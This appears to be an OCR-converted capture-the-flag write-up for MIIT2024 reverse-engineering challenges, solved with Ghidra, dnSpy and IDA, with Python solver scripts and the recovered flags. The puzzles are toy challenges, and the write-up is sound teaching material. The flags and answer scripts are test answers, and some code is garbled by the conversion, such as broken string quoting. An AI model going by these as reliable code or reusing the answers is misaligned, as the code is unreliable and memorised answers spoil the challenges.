
ANALYZE USING GHIDRA



Import the question into ghidra.




identified and located the '*xg*' file within the designated functions directory.



Upon double-clicking the '*xg*' file, the decompiler will present the pseudo code on the right-hand side, providing a more human-readable representation of the code for analysis and comprehension.

```
Decompile: xg - (ReQ1)
1
2 int xg(void)
3
4 {
5   double dVar1;
6
7   dVar1 = pow(3.0,7.0);
8   return ((int)dVar1 + 0x14715) / 2;
9 }
10
```


Given the calculations observed in the pseudo code, the next step could involve crafting the necessary code to replicate these calculations, performing the mathematical operations manually, or alternatively, leveraging *ChatGPT*'s capabilities to automate the process.





```
>>> import math
>>> print(int((pow(3.0, 7.0) + 0x14715) / 2))
42960
>>>
```

The Python code performs a mathematical calculation involving exponentiation, addition, and division to obtain the integer result of 42960.

OTHER SOLUTION (DECODING)



PROGRAM EXECUTION




FLAG:

MIIT2024{3v3n_My_M0m_c4n_S0lv3_7h1s}


HOPSCOTCH

Creator: OS1RIS

Description: Run, Get, Hop and Repeat @-@




The task involved running the executable file named "3DPlatformer.exe" to initiate the application.




Upon initiation of gameplay, it was observed that while the game is functional, its interactive elements are limited, primarily involving jumping maneuvers within the environment.

dnSpy




Utilizing dnSPY, the comprehensive .NET debugger and assembly editor available from the official GitHub repository (https://github.com/dnSpy/dnSpy/releases), the entirety of the application's components were seamlessly imported and analyzed through a drag-and-drop operation within the dnSPY interface.



After successfully loading all components into dnSPY, a targeted search was conducted at the bottom of the interface using the keyword 'cheat' coupled with the search filter option 'type' to pinpoint relevant sections within the codebase.

```
// Token: 0x06000007 RID: 7
private void Start()
{
    this.cheatCode = new string[]
    {
        "b",
        "r",
        "i",
        "n",
        "g",
        "i",
        "t",
        "o",
        "n",
        "f",
        "l",
        "a",
        "g"
    };
    this.index = 0;
}
```

Upon double-clicking the identified '*CheatCode*' within dnSPY, the string in array with '*bringitonflag*' was revealed. Subsequently, this code was inputted into the game interface, facilitating access to additional features or content within the application.



OR

```
            "l",
            "a",
            "g"
        };
        this.index = 0;
    }

    // Token: 0x06000008 RID: 8
    private void Update()
    {
        if (Input.anyKeyDown)
        {
            if (Input.GetKeyDown(this.cheatCode[this.index]))
            {
                this.index++;
            }
            else
            {
                this.index = 0;
            }
        }
        if (this.index == this.cheatCode.Length)
        {
            this.flagText.text = "MIIT2024{w4ngz_pwn3d_y0ur_h34rt}";
            this.index = 0;
        }
    }
```

Alternatively, the '*givemetheflag*' string could also be located by scrolling through the codebase, enabling identification without the need for a specific search query.

FLAG:

MIIT2024{w4ngz_pwn3d_y0ur_h34rt}

LAMB

Creator: OS1RIS

Description: Only master can decode this

```
┌──(osiris㉿ALICE)
└─$ ls
chal.py  out.bin
```

INITIAL ANALYSIS

```
import random

A, B, C, D, E, F, G, H, I, J, K, L, M, N, O = (
    ord,
    chr,
    lambda s, i: s[i - 1],
    lambda s, n: s * n,
    lambda s, sub: s.find(sub) + 1,
    len,
    bytearray,
    open,
    random.randint,
    input,
    print,
    exit,
    ''.join,
    random.seed,
    list,
)

def obfuscate(pt):
    ct = O()
    N(A(C(pt, F(pt) - F(pt) + 1)))
    for c in pt:
        ct += [A(c) ^ I(I(0,0),I(255,255))]
    H("out.bin","wb").write(G(ct))

#obfuscate('MIIT2024{XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX}')
```

Executing the 'ct' function to generate the formula, it will calculate a certain value. Subsequently, printing out this value will provide insight into the outcome of the formula.

```
def obfuscate(pt):
    ct = O()
    N(A(C(pt, F(pt) - F(pt) + 1)))
    for c in pt:
        ct += [A(c) ^ I(I(0,0),I(255,255))]
        print(ct)
    H("test.bin","wb").write(G(ct))

obfuscate('flag{XXXXXXXXXXXXXXXXXX}')
```

```
┌──(osiris㉿ALICE)-[~/Downloads/Question/question2]
└─$ cp chal.py test.py

┌──(osiris㉿ALICE)-[~/Downloads/Question/question2]
└─$ sudo nano test.py
```

Command
└─$ cp chal.py [anyname] └─$ sudo nano [anyname]

It's essential to create a backup before testing any code changes to ensure the integrity of the original codebase and mitigate the risk of unintended consequences. Given the range constraint mentioned (255), it's expected that the printed value of 'ct' will not exceed 255, as indicated by the parameters in the function call (I(255, 255)).

```python
#!/usr/bin/env python3.11
import random

A, B, C, D, E, F, G, H, I, J, K, L, M, N, O = (
    ord,
    chr,
    lambda s, i: s[i - 1],
    lambda s, n: s * n,
    lambda s, sub: s.find(sub) + 1,
    len,
    bytearray,
    open,
    random.randint,
    input,
    print,
    exit,
    ''.join,
    random.seed,
    list,
)

def obfuscate(pt):
    ct = O()
    N(A(C(pt, F(pt) - F(pt) + 1)))
    for c in pt:
        ct += [A(c) ^ I(I(0,0),I(255,255))]
        print(ct)
    H("test.bin","wb").write(G(ct))

#obfuscate('flag{XXXXXXXXXXXXXXXXXX}')

with open("out.bin","rb") as file:
    encrypted_data=list(file.read())
print(encrypted_data)
```

Loading the .bin file with the mode 'rb' (read binary) ensures that the file is opened for reading only, without the risk of accidentally modifying its contents. This approach is safe for testing and exploring the out.bin file without altering its data.

```
┌──(osiris㉿ALICE)-[~/Downloads/Question/question2]
└─$ python test.py
[40, 115, 48, 219, 106, 109, 14, 196, 25, 80, 86, 73, 24, 215, 126, 21, 36, 115, 118, 95, 36, 125, 48, 182,
 144, 103, 216, 144, 75, 77, 116, 17, 204, 197, 238, 1, 70, 122, 2, 236, 160, 135]
```

We have obtained the value. Our next objective is to decode it.

DECODING

```python
target_prefix = 'MIIT2024{'

ascii_symbols = list(string.printable)
```

Implement the insertion of logical ASCII symbols for potential brute-forcing of letters.

```
#READ WHAT INSIDE OUT.BIN
with open("out.bin", "rb") as file:
    encrypted_data = list(file.read())
    arr=encrypted_data
    print(f'\nThe XOR: {encrypted_data}\n')
```

```
def deobfuscate(pt):
    ct = O()
    N(A(C(pt, F(pt) - F(pt) + 1)))
    return [A(symbol) ^ I(I(0, 0), I(255, 255)) for symbol in pt]
```

In this section. I make the formula shorter compared to the original code.

```
def brute_force():
    current_guess = list(target_prefix)

    while True:
        current_ct = deobfuscate(current_guess)
#        print(current_ct)
        for i in range(len(current_ct)):
            if current_ct[i] != arr[i]:
                #print(f"Failed Attempt: {''.join(current_guess)}")
                current_guess[-1] = ascii_symbols[ascii_symbols.index(current_guess[-1]) + 1]
                if current_guess[-1] == '}':
                    print(f"Flag: {''.join(current_guess)}")
                    return
                break
        else:
            print(f"Successful Attempt: {''.join(current_guess)}")
            current_guess.append(ascii_symbols[0])
            continue

brute_force()
```

In here is the most challenging. We will use the obfuscate to match the ‘ct’ if the ‘ct’ is not same as array value. It will attempt other characters by minus the insert and reattempt the other characters.

SOLUTION 2: Seeding method

```
def obfuscate(pt):
    ct = O()
    N(A(C(pt, F(pt) - F(pt) + 1)))
    print(A(C(pt, F(pt) - F(pt) + 1))) #check the value
    for c in pt:
        ct += [A(c) ^ I(I(0,0),I(255,255))]
    #H("out.bin","wb").write(G(ct))

obfuscate('MIIT2024{XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX}')
```

```
┌──(osiris㉿ALICE)-[
└─$ python chal.py
77
```

CODE

Code (SOLUTION 1:BruteForcing) (Python)

```
#!/usr/bin/env python3.11
import random
import string

###################################
#       HASIL USAHA OS1RIS        #
###################################

target_prefix = 'MIIT2024{'

ascii_symbols = list(string.printable)

A, B, C, D, E, F, G, H, I, J, K, L, M, N, O = (
    ord,  # A
    chr,  # B
    lambda s, i: s[i - 1],  # C
    lambda s, n: s * n,  # D
    lambda s, sub: s.find(sub) + 1,  # E
    len,  # F
    bytearray,  # G
    open,  # H
    random.randint,  # I
    input,  # J
    print,  # K
    exit,  # L
    ''.join,  # M
    random.seed,  # N
    list,  # O
)


arr = []

#READ WHAT INSIDE OUT.BIN
with open("out.bin", "rb") as file:
    encrypted_data = list(file.read())
    arr=encrypted_data
    print(f'\nThe XOR: {encrypted_data}\n')


#########################################################
#           DECIPHER START FROM HERE                    #
#########################################################

################
# SAME FORMULA #
################

def deobfuscate(pt):
    ct = O()
    N(A(C(pt, F(pt) - F(pt) + 1)))
    return [A(symbol) ^ I(I(0, 0), I(255, 255)) for symbol in pt]


def brute_force():
    current_guess = list(target_prefix)

    while True:
        current_ct = deobfuscate(current_guess)
#       print(current_ct)
        for i in range(len(current_ct)):
            if current_ct[i] != arr[i]:
                #print(f'Failed Attempt: {''.join(current_guess)}')
                current_guess[-1] = ascii_symbols[ascii_symbols.index(current_guess[-1]) + 1]
```

```
            if current_guess[-1] == '}':
                print(f"Flag: {".join(current_guess)}")
                return
            break
        else:
            print(f"Successful Attempt: {".join(current_guess)}")
            current_guess.append(ascii_symbols[0])
            continue

brute_force()
```


Code (SOLUTION 2: Seeding) (Python)

```
import random

S = 77
H = (open)
N = (random.seed)
I = (random.randint)
O = (list)

def deobfuscate(bin):
    file = H(bin,"rb")
    uint8_num = O(file.read())
    print(uint8_num)
    file.close()
    N(S)
    unicode_chars = [chr(i^I(I(0,0),I(255,255))) for i in uint8_num]
    flag=''.join(unicode_chars)
    print(flag)

deobfuscate("out.bin")
```

PROGRAM EXECUTION

Brute Forcing:

Seeding method:




FLAG:

MIIT2024{6ee04bebbbc868bfc6c1a8f64cab255d}

SESAME STREET CORP


Creator: OS1RIS

Description: Look closely into pseudocode, the flag is just right in front u :>




INITIAL ANALYSIS IN IDA

Opened IDA and navigated to the ‘randomized func.’



Pressing ‘F5’ to generate code representation.




Now that we have acquired the pseudocode.

GATHERING THE VARIABLE

While looking at the code. Theres 4 int and 1 char (from object).


V2 = strlen(a1) => These will count how many characters inside ‘a1’

Int v5 and v6 is set initial to ‘0’ while v3 is unknown. But surveying the code . V3 is same like V5 (like image below). Let we assume v3 is also set to ‘0’.



Accessed the 2 unknown variables (*aTcl33m* & *a01M3k1*) by double-clicking on the generated code.

VARIABLE IDENTIFICATION



Now we get what variable it holds. It is equivalent to:

String aTcl33m = **“**Tcl_33m!**”**

String a0lM3k1 = **“**0l_M3k1**”**

Now let’s convert it into python code!

CONVERSION TO PYTHON CODE

```
v2 = strlen(a1);
v6 = 0;
v5 = 0;
while ( v6 < v2 )
{
  if ( a1[v6] != aTcl33m[v5] )
    return 0LL;
  v6 += 2;
  ++v5;
}
v4 = v2 - 2;
v3 = 0;
while ( v4 > 0 )
{
  if ( a1[v4] != a0lM3k1[v3] )
    return 0LL;
  v4 -= 2;
  ++v3;
}
if ( v2 == 15 )
  return 1LL;
printf("flag: ctf{n0t_th4t_e4sy}");
return 0LL;
```

```
def randomized(a1):
    v2 = len(a1)
    v3 = 0
    v5 = 0
    v6 = 0
    aTcl33m = "Tcl_33m!" #variable
    a0lM3k1 = "0l_M3k1" #variable
    password = [''] * v2 #calculate length

    while v6 < v2:
        if a1[v6] != aTcl33m[v5]:
            return 0
        v6 += 2
        v5 += 1 #Equivalent v5++ (in C)

    v4 = v2 - 2
    v3 = 0

    while v4 >= 0:
        if a1[v4] != a0lM3k1[v3]:
            return 0
        v4 -= 2
        v3 += 1 #Equivalent v3++ (in C)

    if v2 != 15:
        return None

    return ''.join(password)
```

As you can see, I put it left and right to show the comparison. Not much different (Excluded the ‘printf’ bait flag.). But we need to break the code. How so?

CODE MODIFICATION FOR PASSWORD EXTRACTION

```
while v6 < v2:
    if a1[v6] != aTcl33m[v5]:
        password[v6] = aTcl33m[v5]
        #return 0
    v6 += 2
    v5 += 1 #Equivalent v5++ (in C)

v4 = v2 - 2
v3 = 0

while v4 >= 0:
    if a1[v4] != a0lM3k1[v3]:
        password[v4] = a0lM3k1[v3]
        #return 0
    v4 -= 2
    v3 += 1 #Equivalent v3++ (in C)
```

First, we will remove the return 0 because if the value is not the same variable it will exit the code. We will make the password that calculates the length to be exactly what the variable. Here my pseudocode to make it understand:

```
if a1[each_input_number] is not same as PASSWORD_ALI[v5]:
        password[v6] same as PASSWORD_ALI[v5]
        #exit
```

same goes to:

```
if a1[each_input_number] is not same as PASSWORD_ALI[v3]:
        password[v4] same as PASSWORD_ALI[v3]
        #exit
```

DETERMINING INPUT LENGTH

Now for the last section

```
if ( v2 == 15 )
  return 1LL;
printf("flag: ctf{n0t_th4t_e4sy}");
return 0LL;
```

```
if v2 != 15:
    return None
```

Note that 15 is the length of the text.

MAIN FUNCTION CALL

```
30  def main():
31      input_str = "123451234512345"
32      password = randomized(input_str)
33
34      if password is not None:
35          print("Flag: MIIT2024{%s}" % password)
36      else:
37          print("Invalid input!")
```

